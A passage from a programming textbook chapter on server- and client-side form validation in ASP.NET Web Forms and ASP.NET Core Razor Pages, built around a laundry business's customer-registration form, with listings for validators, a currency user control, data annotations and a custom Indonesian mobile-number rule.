                args.IsValid = ((num % 5) == 0);
            } catch (Exception ex) {
                args.IsValid = false;
            }
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="Number:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:CustomValidator id="CustomValidator1"
                runat="server" ControlToValidate="TextBox1"
                ErrorMessage="Number must be divisible by 5"
                OnServerValidate="ValidateNumber">
            </asp:CustomValidator>
            <br />
            <asp:Label ID="Label2" runat="server"></asp:Label>
            <br/>
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
        </div>
    </form>
</body>
</html>
```

`ValidateNumber` receives a `ServerValidateEventArgs` with the same two members, `Value` and `IsValid`. It tries to read the value as an integer; if that fails — the text is `abc`, or empty after all — the `catch` sets `IsValid` to `false`. **Figure 14.9** shows 3 refused by the server after a round trip; 30 would be accepted with *Valid entry!*.



Figure 14.9 Listing 14.8 with 3: the page went to the server, `ValidateNumber` set `IsValid` to `false`, `Page.IsValid` became `false`, and the click handler wrote *Invalid entry!*.

The right design uses **both** attributes on one `CustomValidator`: `ClientValidationFunction` for speed and `OnServerValidate` for safety, with the same rule written twice. The two copies can drift apart; Section 14.4 reduces that risk by generating the browser half from the server's declaration.

14.3.7 ValidationSummary

A `ValidationSummary` collects the `ErrorMessage` of every validator that failed and shows them together, usually at the top or the bottom of the form. **Listing 14.9** has two required fields and a summary.

Listing 14.9 `12ValidationSummary.aspx` (Web Forms, not run here): two required fields and a `ValidationSummary` whose `HeaderText` introduces the list.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Validation summary</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label3.Text = "Valid entry!";
            } else {
                Label3.Text = "Invalid entry!";
            }
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="First name:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:RequiredFieldValidator id="RequiredFieldValidator1"
                runat="server"
                ErrorMessage="You must enter your first name"
                ControlToValidate="TextBox1">
            </asp:RequiredFieldValidator>
            <br />
            <asp:Label ID="Label2" runat="server" Text="Last name:"></asp:Label>
            <asp:TextBox ID="TextBox2" runat="server"></asp:TextBox>
            <asp:RequiredFieldValidator id="RequiredFieldValidator2"
                runat="server"
                ErrorMessage="You must enter your last name"
                ControlToValidate="TextBox2">
            </asp:RequiredFieldValidator>
            <br />
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
            <br />
            <asp:Label ID="Label3" runat="server"></asp:Label>
            <asp:ValidationSummary id="ValidationSummary1"
                runat="server"
                HeaderText="You received the following errors:">
            </asp:ValidationSummary>
        </div>
    </form>
```

Listing 14.9 (Continued) *12ValidationSummary.aspx (Web Forms, not run here): two required fields and a ValidationSummary whose HeaderText introduces the list.*

```
</body>
</html>
```



Figure 14.10 Listing 14.9 after an empty submit: each validator shows its message next to its field, and the summary repeats both under *You received the following errors:*.

Figure 14.10 shows both places at once: each validator's text next to its field and the list in the summary. The summary's `DisplayMode` can be `BulletList` (the default, shown here), `List` or `SingleParagraph`, and `ShowMessageBox="true"` also pops the list up as a browser alert. When the page is long, the summary at the top is what tells the person that something far below needs attention; the messages next to the fields tell them what.

14.3.8 The Laundry customer form, the Web Forms way

Everything above can now be put to work on something real. **Listing 14.10** is the Laundry "new customer" form written as a Web Forms page, with all six kinds of validator in use.

Listing 14.10 `CustomerNew.aspx` (Web Forms, not run here): the Laundry customer form with required, range, custom, regular-expression and compare validators, and a summary at the top.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="CustomerNew.aspx.cs"
    Inherits="CustomerNew" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>New customer - Profitina Laundry</title>
    <script type="text/javascript">
        // Client half of the CustomValidator: the same rule as PhoneValidate below.
        function validatePhone(source, args) {
            var s = args.Value.replace(/[\s\-.()]/g, "");
            if (s.indexOf("+62") === 0) s = "0" + s.slice(3);
            else if (s.indexOf("62") === 0) s = "0" + s.slice(2);
            args.IsValid = /^08[1-9][0-9]{7,10}$/.test(s);
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <asp:ValidationSummary ID="Summary" runat="server"
            HeaderText="Please correct the following:" />

        <asp:Label runat="server" AssociatedControlID="txtName" Text="Name" />
        <asp:TextBox ID="txtName" runat="server" MaxLength="50" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtName"
            ErrorMessage="Enter the customer's name." Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtBirthdate" Text="Date of birth"
/>
        <asp:TextBox ID="txtBirthdate" runat="server" TextMode="Date" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtBirthdate"
            ErrorMessage="Enter the date of birth." Text="*" Display="Dynamic" />
        <asp:RangeValidator ID="BirthRange" runat="server" ControlToValidate="txtBirthdate"
            Type="Date" MinimumValue="1906-01-01" MaximumValue="2099-12-31"
            ErrorMessage="Enter a date of birth in the past, at most 120 years ago."
Text="*" />

```

Listing 14.10 (Continued) *CustomerNew.aspx (Web Forms, not run here): the Laundry customer form with required, range, custom, regular-expression and compare validators, and a summary at the top.*

```
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtEmail"
            ErrorMessage="Enter an e-mail address." Text="*" Display="Dynamic" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtEmail"
            ValidationExpression="[^@\s]+@[^@\s]+\.[^@\s]+"
            ErrorMessage="Enter a valid e-mail address, for example rina@example.com."
Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtPassword" Text="Online password
(optional)" />
        <asp:TextBox ID="txtPassword" runat="server" TextMode="Password" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtPassword"
            ValidationExpression=".{8,64}"
            ErrorMessage="An online password needs 8 to 64 characters." Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtConfirm" Text="Repeat the
password" />
        <asp:TextBox ID="txtConfirm" runat="server" TextMode="Password" />
        <asp:CompareValidator runat="server" ControlToValidate="txtConfirm"
            ControlToCompare="txtPassword"
            ErrorMessage="The two passwords do not match." Text="*" />
        <br />
        <asp:Button ID="btnRegister" runat="server" Text="Register"
OnClick="Register_Click" />
        <asp:Label ID="lblResult" runat="server" />
    </form>
</body>
</html>
```

Read it field by field. The **name** is required. The **date of birth** is required and must fall in a date range; `Type="Date"` makes the range validator compare dates, not strings. The **mobile phone** is required and must pass a `CustomValidator` that has both halves: the JavaScript function `validatePhone` in the page header and a server method `PhoneValidate`. The **e-mail** is required and must match a forgiving pattern. The **online password** is optional — there is no required validator — but if it is given, a pattern demands 8 to 64 characters; and the **repetition** must equal it. Each validator shows only an asterisk; the summary at the top shows the sentences.

The code-behind file, **Listing 14.11**, supplies what markup cannot.

Listing 14.11 `CustomerNew.aspx.cs` (Web Forms, not run here): the date limits are set on each request, the phone rule runs on the server, and nothing is stored unless `Page.IsValid` is `true`.

```
using System;
using System.Text.RegularExpressions;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class CustomerNew : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        // A RangeValidator needs constants; "today" is set here, on every request.
        BirthRange.MinimumValue = DateTime.Today.AddYears(-120).ToString("yyyy-MM-dd");
        BirthRange.MaximumValue = DateTime.Today.AddDays(-1).ToString("yyyy-MM-dd");
    }

    // Server half of the CustomValidator. It runs even if the browser skipped the script.
    protected void PhoneValidate(object source, ServerValidateEventArgs args) {
        string s = Regex.Replace(args.Value, @"[\s\-.()]", "");
        if (s.StartsWith("+62")) s = "0" + s.Substring(3);
        else if (s.StartsWith("62")) s = "0" + s.Substring(2);
        args.IsValid = Regex.IsMatch(s, "^08[1-9][0-9]{7,10}$");
    }

    protected void Register_Click(object sender, EventArgs e) {
        if (!Page.IsValid) {          // never skip this line: it is the real check
            return;
        }
        string id = SaveCustomer();
        Session["Flash"] = "Customer " + id + " registered.";
        Response.Redirect("BillDraft.aspx?customer=" + id);
    }

    private string SaveCustomer() {
        // Hash the password and INSERT the customer with ADO.NET: Chapter 15.
        throw new NotImplementedException();
    }
}
```

Three details are important. A `RangeValidator` wants constants, but “at most 120 years ago” and “before today” change every day, so `Page_Load` sets `MinimumValue` and `MaximumValue` on every request. `PhoneValidate` is the server half of the phone rule, and it is the half that counts. And `Register_Click` begins with `if (!Page.IsValid) return;` — without that line, the page would show the red asterisks *and* store the customer anyway. After storing, it puts a message in the session and redirects, a pattern that Section 14.7.4 names and explains.

14.3.9 User controls: a piece of page you can reuse

One more Web Forms idea belongs here because it shows how Web Forms *kept* values on a page, which leads into the second half of the chapter. Besides the controls that ship with ASP.NET, you can build your own **user control**: a fragment of a page with its own markup and code, used as a single tag. A user control is built exactly like a page, then turned into a fragment in five steps: rename the file so that its extension is `.ascx`; delete the `<html>`, `<body>` and `<form>` elements; change the `@Page` directive to `@Control`; remove every attribute of `@Control` except `Language`, `AutoEventWireup`, `CodeFile` and `Inherits`; and, if you want to refer to it by a class name elsewhere, add a `ClassName` attribute.

Listing 14.12 is a money field: a text box and a drop-down list of currencies.

Listing 14.12 `MoneyField.ascx` (Web Forms, not run here): a user control with an amount and a currency list whose values are exchange rates relative to the euro.

```
<%@ Control Language="C#"
    AutoEventWireup="true"
    CodeFile="MoneyField.ascx.cs"
    Inherits="MoneyField" %>
<asp:TextBox ID="amount" Runat="server" />
<asp:DropDownList ID="currency" AutoPostBack="true"
    OnSelectedIndexChanged="Select" Runat="server">
    <asp:ListItem Text="Euro" Value="1.0" Selected="true" />
    <asp:ListItem Text="Dollars" Value="0.88" />
    <asp:ListItem Text="Francs" Value="1.47" />
    <asp:ListItem Text="Pounds" Value="0.62" />
</asp:DropDownList>
```

Its code, **Listing 14.13**, converts the amount whenever the currency changes.

Listing 14.13 `MoneyField.ascx.cs` (Web Forms, not run here): the `Text` property exposes the amount; `OldRate` is kept in `ViewState` so that the next postback knows which currency the amount was in.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class MoneyField : System.Web.UI.UserControl {
    public string Text {
        get { return amount.Text; }
        set { amount.Text = value; }
    }
    private double OldRate {
        get {
            return
                ViewState["rate"] == null ? 1 : (double)ViewState["rate"];
        }
        set {
            ViewState["rate"] = value;
        }
    }
    public void Select(object sender, EventArgs arg) {
        try {
            double val = Convert.ToDouble(amount.Text);
            double newRate = Convert.ToDouble(currency.SelectedItem.Value);
            double newVal = val / OldRate * newRate;
            amount.Text = newVal.ToString("F2");
            OldRate = newRate;
        } catch (Exception) {
            amount.Text = "0";
        }
    }
}
```

Follow one conversion by hand. The amount is 100 and the currency is Euro, rate 1.0. The person chooses Pounds, rate 0.62. Because `AutoPostBack="true"`, the page posts back at once and `Select` runs: `val = 100`, `newRate = 0.62`, `OldRate` is read from `ViewState` and, on the first change, is missing, so it is 1. The new value is $100/1 \times 0.62 = 62$, shown as `62.00`, and `OldRate` becomes 0.62. The person then chooses Dollars, rate 0.88: $62/0.62 \times 0.88 = 88$, shown as `88.00`. The conversion is right only because the control *remembered* that the amount was in pounds, and it remembered by writing 0.62 into `ViewState["rate"]`.

Listing 14.14 registers the control and uses it twice.

Listing 14.14 `13UserControl.aspx` (Web Forms, not run here): `@Register` gives the user control a tag prefix and name, and the page uses it twice as `<my:MoneyField>`.

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Register TagPrefix="my"
    TagName="MoneyField"
    Src="MoneyField.ascx" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>User control</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            Amount 1: <my:MoneyField ID="field1" Text="100"
                Runat="server" /><br>
            Amount 2: <my:MoneyField ID="field2"
                Runat="server" />
        </div>
    </form>
</body>
</html>
```



Figure 14.11 Listing 14.14 in the browser: two independent money fields; the first is being switched from Euro to another currency.

Figure 14.11 shows the two fields. Each keeps its own `OldRate`, because each control instance has its own slice of the page's view state, identified by the control's `ID`. In ASP.NET Core the same idea — a reusable fragment with its own markup and logic — is a **partial view** (`<partial name="…" />`), a **tag helper**, or a **view component**; the chapter's own `_ValidationScriptsPartial.cshtml` in Section 14.4.6 is a small partial. What the modern versions do *not* have is a hidden view state that remembers the rate for them; the rate would be a hidden field or a value in the session, chosen deliberately. Keep that sentence in mind until Section 14.6.

14.4 Validation in ASP.NET Core Razor Pages

14.4.1 The project, and how to run it

Web Forms is history on the build machine of this book, but its ideas are not. From here on every example **was run**: the Razor Pages project `LaundryState` on .NET 10, which uses nothing but the shared ASP.NET Core framework, so it builds without downloading a single package. Its data comes from the CSV export of the Laundry database (`data/csv`), read once at start-up and kept in

memory; Section 14.7.6 shows the optional SQLite version and says exactly what was and was not compiled. The folder looks like this:

```
aspnet/LaundryState/
  LaundryState.csproj          Program.cs
  Data/      LaundryStore.cs  CsvLaundryStore.cs  SqliteLaundryStore.cs  PriceList.cs
Passwords.cs
  Models/    CustomerInput.cs  BillLineInput.cs  BillDraft.cs  Phone.cs
IndonesianMobileAttribute.cs
  State/     SessionJson.cs  OutletCookie.cs  LabCounter.cs
  Pages/     Index  Outlet  Lab  Customers/New  Bills/Draft  (each .cshtml + .cshtml.cs)
             Shared/_Layout.cshtml  Shared/_ValidationScriptsPartial.cshtml
  wwwroot/   css/site.css  js/indonesian-mobile.js  lib/jquery*  profitina-logo-
horizontal.png
```

To run it, open the chapter folder in VS Code, open a terminal, and type:

```
cd aspnet/LaundryState
dotnet run
```

and open `http://127.0.0.1:9401/`. The chapter's `README.md` gives the same steps for Windows, macOS and Linux, and for the other three tracks.

Listing 14.15 is the whole project file.

Listing 14.15 `LaundryState.csproj`: the Web SDK and nothing else. The optional SQLite store is switched on by a build property, after the reader has added one package.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>LaundryState</RootNamespace>
  </PropertyGroup>

  <!-- Optional SQLite store. First run:  dotnet add package Microsoft.Data.Sqlite
       then:  dotnet run -p:UseSqlite=true
       Without UseSqlite the app keeps its data in memory, loaded from ../../data/csv. -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);LAUNDRY_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

Listing 14.16 is the start-up code. It is short, and every line of it is used in this chapter.

Listing 14.16 `Program.cs`: Razor Pages with custom binding messages, a 20-minute session whose cookie is `HttpOnly` and `SameSite=Lax`, TempData kept in the session, an application-wide memory cache, and the data store.

```
using LaundryState.Data;
using LaundryState.State;

var builder = WebApplication.CreateBuilder(args);

builder.Services.AddRazorPages()
    .AddSessionStateTempDataProvider()              // TempData lives in the session
    .AddMvcOptions(o =>
    {
        var m = o.ModelBindingMessageProvider;      // messages for text that is not a
number
        m.SetValueMustBeANumberAccessor(_ => "Enter a whole number from 1 to 999; round
kilograms up.");
        m.SetAttemptedValueIsInvalidAccessor((value, field) => field == "Units"
            ? "Enter a whole number from 1 to 999; round kilograms up."
            : $"The value '{value}' is not valid for {field}.");
        o.ValidateComplexTypesIfChildValidationFails = true;   // run Validate() even then
    });

builder.Services.AddDistributedMemoryCache();       // where session data is kept
builder.Services.AddSession(o =>
{
    o.IdleTimeout = TimeSpan.FromMinutes(20);       // the classic 20-minute session
    o.Cookie.Name = ".Laundry.Session";
    o.Cookie.HttpOnly = true;
    o.Cookie.SameSite = SameSiteMode.Lax;
    o.Cookie.SecurePolicy = CookieSecurePolicy.SameAsRequest;
    o.Cookie.IsEssential = true;
});
builder.Services.AddMemoryCache();                  // application-wide cache (price list)
builder.Services.AddSingleton<LabCounter>();        // application state

string csv = Environment.GetEnvironmentVariable("LAUNDRY_CSV")
             ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data",
"csv");
#if LAUNDRY_SQLITE
string db = Environment.GetEnvironmentVariable("LAUNDRY_DB")
            ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data",
"laundry.db");
builder.Services.AddSingleton<ILaundryStore>(new SqliteLaundryStore(db));
#else
builder.Services.AddSingleton<ILaundryStore>(new CsvLaundryStore(csv));
#endif
builder.Services.AddSingleton<PriceList>();
```

Listing 14.16 (Continued) *Program.cs: Razor Pages with custom binding messages, a 20-minute session whose cookie is HttpOnly and SameSite=Lax, TempData kept in the session, an application-wide memory cache, and the data store.*

```
var app = builder.Build();
app.UseStaticFiles();
app.UseRouting();
app.UseSession();                                   // before the pages that use it
app.MapRazorPages();
app.Run();
```

The validation part of **Listing 14.16** is the `AddMvcOptions` block. It changes two messages that model binding produces when text cannot be turned into a number, so that a cashier who types `2.5` units reads the same sentence as one who types `0`; and it sets `ValidateComplexTypesIfChildValidationFails`, whose purpose appears in Section 14.4.4. The state part — session, TempData, cache, singleton — is the subject of Section 14.7.

14.4.2 Data annotations: rules written as attributes

In Web Forms, a rule lived *on the page*, next to the text box. In ASP.NET Core it lives *on the model*: the class whose properties receive the form's values. A rule is written as an **attribute** — the thing in square brackets above a property — from the namespace `System.ComponentModel.DataAnnotations` [4]. **Listing 14.17** is the Laundry customer as the form sends it.

Listing 14.17 `CustomerInput.cs`: every rule of the customer form as an attribute, plus one rule that needs today's date in `Validate`.

```
using System.ComponentModel.DataAnnotations;

namespace LaundryState.Models;

/// <summary>What the "new customer" form posts. Every rule is an attribute, and
/// the same attributes drive the server check and the browser check.</summary>
public class CustomerInput : IValidatableObject
{
    [Required(ErrorMessage = "Enter the customer's name.")]
    [StringLength(50, ErrorMessage = "The name can have at most 50 characters.")]
    public string? Name { get; set; }

    [Required(ErrorMessage = "Choose female or male.")]
    [RegularExpression("^[fm]$", ErrorMessage = "Choose female or male.")]
    public string? Gender { get; set; }

    [Required(ErrorMessage = "Enter the date of birth.")]
    [DataType(DataType.Date)]
    public DateOnly? Birthdate { get; set; }

    [Required(ErrorMessage = "Enter the place of birth.")]
    [StringLength(50, ErrorMessage = "The place of birth can have at most 50 characters.")]
    public string? Place { get; set; }

    [Required(ErrorMessage = "Enter the address.")]
    [StringLength(200, ErrorMessage = "The address can have at most 200 characters.")]
    public string? Address { get; set; }

    [Required(ErrorMessage = "Enter a mobile phone number.")]
    [IndonesianMobile]
    public string? Phone { get; set; }

    [Required(ErrorMessage = "Enter an e-mail address.")]
    [StringLength(50, ErrorMessage = "The e-mail address can have at most 50 characters.")]
    [RegularExpression(@"^[^@\s]+@[^@\s]+\.[^@\s]+$",
        ErrorMessage = "Enter a valid e-mail address, for example rina@example.com.")]
    public string? Email { get; set; }

    [StringLength(64, MinimumLength = 8,
        ErrorMessage = "An online password needs 8 to 64 characters.")]
    [DataType(DataType.Password)]
    public string? Password { get; set; }
```

Listing 14.17 (Continued) *CustomerInput.cs: every rule of the customer form as an attribute, plus one rule that needs today's date in Validate.*

```
    [Compare(nameof(Password), ErrorMessage = "The two passwords do not match.")]
    [DataType(DataType.Password)]
    public string? ConfirmPassword { get; set; }

    // Rules that involve today's date run on the server only, after the attributes.
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        var today = DateOnly.FromDateTime(DateTime.Now);
        if (Birthdate is { } born && (born >= today || born < today.AddYears(-120)))
        {
            yield return new ValidationResult(
                "Enter a date of birth in the past, at most 120 years ago.",
                new[] { nameof(Birthdate) });
        }
    }
}
```

Set **Listing 14.17** beside **Listing 14.10** and the translation is almost word for word. `[Required]` is the `RequiredFieldValidator`. `[StringLength(50)]` is a length rule; with `MinimumLength` it becomes a range of lengths, which is what the password needs. `[RegularExpression]` is the `RegularExpressionValidator`, and like it, it treats an empty value as valid and matches the whole value. `[Compare(nameof(Password))]` on `ConfirmPassword` is the `CompareValidator` with `ControlToCompare`. `[DataType(DataType.Date)]` and `[DataType(DataType.Password)]` do not validate anything; they tell the page to draw an `<input type="date">` and an `<input type="password">`. `[IndonesianMobile]` is a custom attribute, the subject of the next section.

Four details are easy to miss.

Every property is **nullable** (`string?`, `DateOnly?`). When a field is left empty, model binding puts `null` into the property, and `[Required]` then reports *Enter the customer's name.* If the property were a non-nullable `DateOnly`, an empty date would silently become `0001-01-01`, and a very old customer would be registered.

`[Required]` treats a string of spaces as empty. That is why the test's name `"  "` in Section 14.2.4 produced *Enter the customer's name.* rather than being accepted.

The optional password shows how attributes combine: an empty password is `null`, and `null` passes every attribute except `[Required]`, so an empty password is allowed while `short` is refused by `[StringLength(64, MinimumLength = 8)]`; `[Compare]` then asks that the two values be equal.

The class also implements **`IValidatableObject`**. Its `Validate` method is the Razor Pages form of a server-side `CustomValidator`: any rule that needs more than one attribute can express — here, "in the past and at most 120 years ago", which depends on today's date. It returns `ValidationResult` objects, each naming the property it belongs to, so that the message appears next to the right field.

14.4.3 A custom attribute for Indonesian mobile numbers

The Laundry sends a WhatsApp message when the laundry is ready, so it needs a **mobile** number. In Indonesia, mobile numbers begin with `08` when written for local use; the same number written internationally begins with `+62 8` [5]. People type them in many ways. The rule must be generous about *how* the number is typed and strict about *what* it is.

The rule, in words, is: remove spaces, dashes, dots and parentheses; if what remains begins with `+62` or with `62`, replace that prefix with `0`; then the result must be `08`, a digit from 1 to 9, and seven to ten more digits — ten to thirteen digits in all. The third digit cannot be 0 because `0800` numbers are toll-free services, not mobile phones. **Table 14.3** works the rule through eight inputs by hand, one step per column.

Table 14.3 The Indonesian mobile rule worked by hand. Whatever the person types, the stored form is the same, so that searching and comparing phone numbers works.

Typed	After removing ␣ - . ( )	After the prefix rule	Pattern `08[1-9]` + 7 to 10 digits	Stored as
`0812-3456-7890`	`081234567890`	`081234567890`	12 digits, matches	`0812-3456-7890`
`+62 812-3456-7890`	`+6281234567890`	`081234567890`	12 digits, matches	`0812-3456-7890`
`62 896 0000 9434`	`6289600009434`	`089600009434`	12 digits, matches	`0896-0000-9434`
`(0858) 0000.2719`	`085800002719`	`085800002719`	12 digits, matches	`0858-0000-2719`
`0812345678`	`0812345678`	`0812345678`	10 digits, matches	`0812-3456-78`
`021-555-0199`	`0215550199`	`0215550199`	begins `02`: a Jakarta landline, refused	—
`0800-1-234-567`	`08001234567`	`08001234567`	third digit 0: toll-free, refused	—
`08123`	`08123`	`08123`	only 5 digits, refused	—

The rule lives in one small class, **Listing 14.18**, which knows nothing about the web.

Listing 14.18 `Phone.cs`: `Normalize` turns what was typed into ten to thirteen digits or `null`; `Format` writes the digits the way the Laundry database stores phones.

```
using System.Text.RegularExpressions;

namespace LaundryState.Models;

/// <summary>Indonesian mobile numbers: the one rule every track shares.</summary>
public static partial class Phone
{
    // After cleaning: 08, then 1-9, then 7 to 10 more digits (10 to 13 digits in all).
    [GeneratedRegex("^08[1-9][0-9]{7,10}$")]
    private static partial Regex MobileDigits();

    /// <summary>"+62 812-3456-7890" -> "081234567890"; null when it is not a mobile
number.</summary>
    public static string? Normalize(string? raw)
    {
        if (raw is null) return null;
        string s = Regex.Replace(raw, @"[\s\-.()]", "");
        if (s.StartsWith("+62")) s = "0" + s[3..];
        else if (s.StartsWith("62")) s = "0" + s[2..];
        return MobileDigits().IsMatch(s) ? s : null;
    }

    /// <summary>"081234567890" -> "0812-3456-7890", the way the database stores
phones.</summary>
    public static string Format(string digits) =>
        digits.Length <= 8 ? digits : $"{digits[..4]}-{digits[4..8]}-{digits[8..]}";
}
```

`[GeneratedRegex]` asks the compiler to turn the pattern into ordinary C# at build time, which is faster than interpreting it at run time and also means that a mistake in the pattern is found by the build. `Normalize` returns the *digits*, not `true` or `false`, because the page that stores the customer needs them too: validation and normalization are one piece of work.

Listing 14.19 makes the rule into an attribute.

Listing 14.19 `IndonesianMobileAttribute.cs`: `IsValid` runs on the server; `AddValidation` writes two `data-val-*` attributes so that the browser can run the same rule.

```
using System.ComponentModel.DataAnnotations;
using Microsoft.AspNetCore.Mvc.ModelBinding.Validation;

namespace LaundryState.Models;

/// <summary>A custom validation attribute: the modern CustomValidator.
/// IsValid runs on the server; AddValidation writes data-val-* attributes so that
/// wwwroot/js/indonesian-mobile.js can run the same rule in the browser.</summary>
[AttributeUsage(AttributeTargets.Property)]
public sealed class IndonesianMobileAttribute : ValidationAttribute, IClientModelValidator
{
    public IndonesianMobileAttribute() =>
        ErrorMessage = "Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812
3456 7890.";

    public override bool IsValid(object? value) =>
        value is null || (value is string s && Phone.Normalize(s) is not null);

    public void AddValidation(ClientModelValidationContext context)
    {
        context.Attributes.TryAdd("data-val", "true");
        context.Attributes.TryAdd("data-val-idmobile", ErrorMessage!);
    }
}
```

A custom attribute derives from `ValidationAttribute` and overrides `IsValid`. Notice `value is null ||` at the start: like every attribute except `[Required]`, it lets an empty value pass, so that "required" and "well-formed" remain two separate rules, each with its own message. The second interface, `IClientModelValidator`, is optional. Its `AddValidation` method is called when the page is drawn, and it adds HTML attributes to the `<input>`: `data-val="true"` says "this field has rules", and `data-val-idmobile` carries the message of a rule called `idmobile`. Section 14.4.6 shows who reads them.

14.4.4 Model binding and ModelState

Listing 14.20 is the page model of the "new customer" page: the C# class behind `Pages/Customers/New.cshtml`.

Listing 14.20 `New.cshtml.cs`: if `ModelState` is not valid, the page is shown again with status 422; otherwise the customer is stored and the browser is redirected.

```
using LaundryState.Data;
using LaundryState.Models;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages.Customers;

public class NewModel(ILaundryStore store) : PageModel
{
    [BindProperty]
    public CustomerInput Input { get; set; } = new();

    public void OnGet() { }

    public IActionResult OnPost()
    {
        // The attributes have already run during model binding; their verdict is in
ModelState.
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;           // "understood, but not acceptable"
            return Page();                       // the form comes back with the typed
values
        }
        var c = new NewCustomer(Input.Name!.Trim(), Input.Gender!, Input.Birthdate!.Value,
            Input.Place!.Trim(), Input.Address!.Trim(),
            Phone.Format(Phone.Normalize(Input.Phone)!),         // stored as 0812-3456-
7890
            Input.Email!.Trim(),
            string.IsNullOrEmpty(Input.Password) ? null : Passwords.Hash(Input.Password));
        string id = store.AddCustomer(c);
        TempData["Flash"] = $"Customer {id} {c.Name} registered.";
        return RedirectToPage("/Bills/Draft", new { customer = id });   //
Post/Redirect/Get
    }
}
```

The whole validation machinery hides behind one word, `[BindProperty]`. When a POST arrives, before `OnPost` runs, ASP.NET Core performs **model binding**: it finds the form fields named `Input.Name`, `Input.Phone` and so on, converts each text into the property's type, and stores the result in `Input`. Then it performs **model validation**: it runs every attribute on every property, then `Validate`, and writes each failure into **`ModelState`**, a dictionary from field names to their errors. By the time the first line of `OnPost` runs, the verdict is ready: `ModelState.IsValid` is `true` only when there is no error at all. It is the exact counterpart of `Page.IsValid`, and it carries the same obligation: *you* must look at it.

